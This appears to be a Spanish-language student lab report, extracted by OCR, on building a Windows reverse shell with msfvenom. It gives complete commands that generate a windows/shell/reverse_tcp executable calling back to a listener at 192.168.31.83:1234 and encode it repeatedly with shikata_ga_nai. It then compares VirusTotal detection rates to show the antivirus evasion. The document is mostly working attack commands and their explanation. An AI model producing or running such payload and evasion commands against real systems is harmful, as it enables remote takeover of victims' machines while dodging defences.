
Vallejo Fernández Rafael Alejandro

Reverse shell

Generar un reverse shell y codificarlo con msfvenom.
Para generar los reverse shell:

Shell sin codificar:


msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x80\x0a\x0D' -f exe > reverse_shell.exe




Shell codificada:

msfvenom -p windows/shell/reverse_tcp LHOST=192.168.31.83 LPORT=1234 -b '\x80\x0a\x0D' -f raw -e x86/shikata_ga_nai -i 5 > codif.bin


msfvenom -p - -k -f exe -a x86 –platform windows -e x86/shikata_ga_nai -i 3 > reverse_shell_codif.exe < codif.bin






Lo primero que se realiza es generar los datos codificados que se agregarán al ejecutable de la reverse shell y para ello se especifica el codificador a utilizar (se obtienen mediante msfvenom –list encoders).

En este caso se utilizó x86/shikata_ga_nai porque tiene un Rank excellent y realizar la operación XOR.




Con -i se indica el número de iteraciones a realizar y cuanto mayor sea, el archivo tendrá un peso mayor.
Una vez que se generó, se concatena al ejecutable para windows por lo que se utiliza la opción -a x86 y –platform windows
La opción -k permite mantener la plantilla (en caso de especificarse).
Se aplica nuevamente una codificación al ejecutable final con la opción -e.
La opción -p - indica que se tomará el payload de STDIN por lo que al final se toma como entrada codif.bin con: < codif.bin.

Resultado en VirusTotal (Shell sin codificar):



Este ejecutable se generó sin ninguna codificación por lo que su peso es el original y fue detectado por 49/70 motores.

Resultado en VirusTotal (Shell codificada):



Se observa que este ejecutable es detectado por 45/70 motores y la reducción es poca, pero es por diversos factores como el payload utilizado, el número de iteraciones para la codificación y el codificador utilizado.
Entre ambos se puede notar que la diferencia de peso es de 2 kb, a medida que se aumenten las iteraciones a realizar, el peso incrementará y la detección por motores disminuirá.

Referencia:
Encode an executable file multiple time using MSF venom. https://security.stackexchange.com/questions/154245/encode-an-executable-file-multiple-time-using-msf-venom